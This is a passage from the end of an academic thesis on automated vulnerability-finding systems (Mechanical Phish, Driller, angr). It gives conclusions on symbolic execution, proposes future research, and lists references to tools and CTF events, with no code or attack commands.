Despite the limitations of symbolic execution, it is a vital part of most of these state-of-the-art CRSs and an effective program testing technique, implementing an approach of automatically generating inputs that trigger software flaws varying from low-level to higher-level software crashes. Additionally, it can accomplish high coverage. Despite the fact that more research is required in this area, current tools have proved beneficial in testing and finding bugs in a variety of software, ranging from simple applications to operating systems code. One of these tools is Driller, and with the underlying use of angr, it combines the best of dynamic fuzzing and concolic execution to find bugs in a binary efficiently. Also, can effectively explore loops and simple checks, but often fails to transition between branches. Selective concolic execution gets into path explosions when regarding loops and inner checks, but is highly effective at finding paths of a binary.

Nevertheless, there are still several well-known obstacles in order for CRSs to be deployed against complex real-world applications. Binary analysis complexity is affiliated with the diversity and complexity of the assembly instructions, the registers, no types, and the lack of functions. In summary, the current state-of-the-art systems can demonstrate tremendous results, and the potential to develop such systems without human intervention is limitless.

5. Future Work

The present thesis has been mainly focused on the use of the components of Mechanical Phish, leaving the study of other Cyber Reasoning Systems outside the scope of the thesis. The object of this chapter is to provide some proposed areas of future research. One significant barrier of the state-of-the-art CRSs is that they are not so capable of analyzing large and complex real-world applications. The path explosion for large and complex applications can be limitless, and CRSs that are attempting to perform analysis on such applications with high coverage must further enhance the effectiveness to minimize the path explosion. Subsequently, an analysis will achieve higher code coverage, and therefore more possibilities to find more deep-seated vulnerabilities.

Moreover, it will be important that future research can investigate in developing a system that can identify, for example, C and C++ functions that are known to be related to buffer overflows like gets, strcpy, and sprintf. Afterward, paths must be explored that contain these functions and generate test cases capable of going directly to these branches and continue the analysis for detecting exploitable vulnerabilities. The above-proposed measure will not achieve higher code coverage but aims at the, statistically, more vulnerable paths.

Conclusively, a vulnerability researcher can investigate a CVE and develop an exploit for the reported vulnerability. As a human being, an expert will not only use the information provided by the CVE's description but also will gain insight by researching similar cases, utilizing his knowledge and experience to develop an exploit for the reported vulnerability. This is an interesting topic for future work to create an artificial intelligence system that takes advantage of the knowledge of human experts about bug hunting and exploitation techniques. This system will collect information and produce a generic exploit for every vulnerability type. This will be a case-based reasoning system that, for a given vulnerability type, will generate an exploit, regardless of the binary or the source code.

6. References

[1] DEF CON CTF Qualifier, https://ctftime.org/ctf/1, last accessed on February 23, 2020
[2] PlaidCTF, https://ctftime.org/ctf/10, last accessed on February 23, 2020
[3]Google Capture The Flag, https://ctftime.org/ctf/141, last accessed on February 23, 2020
[4] DEF CON CTF, https://ctftime.org/ctf/2, last accessed on February 23, 2020
[5]RuCTFE, https://ctftime.org/ctf/6, last accessed on February 23, 2020
[6] HITCON CTF, https://ctftime.org/ctf/79, last accessed on February 23, 2020
[7] DARPA, https://www.darpa.mil/, last accessed on February 23, 2020
[8] Cyber Grand Challenge, http://archive.darpa.mil/CyberGrandChallenge_Corpus/, last accessed on February 23, 2020
[9] Common Vulnerabilities and Exposures, https://cve.mitre.org/, last accessed on February 23, 2020
[10] Common Weakness Enumeration, https://cwe.mitre.org/, last accessed on February 23, 2020
[11] Common Vulnerability Scoring System, https://www.first.org/cvss/, last accessed on February 23, 2020
[12] The Bugs Framework, https://samate.nist.gov/BF/, last accessed on February 23, 2020
[13] Z3 theorem prover, https://github.com/Z3Prover/z3, last accessed on February 23, 2020
[14] Angr, http://angr.io/, last accessed on February 23, 2020
[15] Klee, http://klee.github.io/, last accessed on February 23, 2020
[16] Unleashing Mayhem on Binary Code https://ieeexplore.ieee.org/document/6234425, last accessed on February 23, 2020
[17] Manticore, https://github.com/trailofbits/manticore, last accessed on February 23, 2020
[18] S²E, http://s2e.systems/, last accessed on February 23, 2020
[19] Automated Whitebox Fuzz Testing, https://patricegodefroid.github.io/public_psfiles/ndss2008.pdf, last accessed on February 23, 2020
[20] Triton, https://triton.quarkslab.com/, last accessed on February 23, 2020
[21] ForAllSecure, https://forallsecure.com/, last accessed on February 23, 2020
[22] Microsoft Security Risk Detection, https://www.microsoft.com/en-us/security-risk-detection/, last accessed on February 23, 2020
[23] Mechaphish, https://github.com/mechaphish, last accessed on February 23, 2020
[24] Driller, https://github.com/shellphish/driller, last accessed on February 23, 2020
[25] Rex, https://github.com/shellphish/rex, last accessed on February 23, 2020
[26] Patcherex, https://github.com/shellphish/patcherex, last accessed on February 23, 2020
[27] Angrop, https://github.com/salls/angrop, last accessed on February 23, 2020
[28] Meister, https://github.com/mechaphish/meister, last accessed on February 23, 2020
[29] Ambassador, https://github.com/mechaphish/ambassador, last accessed on February 23, 2020
[30] Scriba, https://github.com/mechaphish/scriba, last accessed on February 23, 2020
[31] Worker, https://github.com/mechaphish/worker, last accessed on February 23, 2020
[32] Google Capture The Flag 2016, https://ctftime.org/event/303, last accessed on February 23, 2020
[33] Radare2, https://rada.re/n/radare2.html, last accessed on February 23, 2020
[34] DEF CON CTF Qualifier 2019, https://ctftime.org/event/762, last accessed on February 23, 2020

[35] Solution of veryandroidoso, https://github.com/angr/angr-doc/tree/master/examples/defcon2019quals_veryandroidoso, last accessed on February 23, 2020
[36] Automating Windows Kernel Analysis With Symbolic Execution, http://www.irongeek.com/i.php?page=videos/bsidescleveland2019/bsides-cleveland-c-03-automating-windows-kernel-analysis-with-symbolic-execution-spencer-mcintyre, last accessed on February 23, 2020
[37] Driver analysis, https://github.com/zeroSteiner/driver-analysis, last accessed on February 23, 2020
[38] Introduction to I/O Control Codes, https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/introduction-to-i-o-control-codes, last accessed on February 23, 2020
[39] American fuzzy lop, http://lcamtuf.coredump.cx/afl/, last accessed on February 23, 2020
[40] Fuzzer, https://github.com/shellphish/fuzzer/, last accessed on February 23, 2020
[41] Static, Shared Dynamic and Loadable Linux Libraries, http://www.yolinux.com/TUTORIALS/LibraryArchives-StaticAndDynamic.html, last accessed on February 23, 2020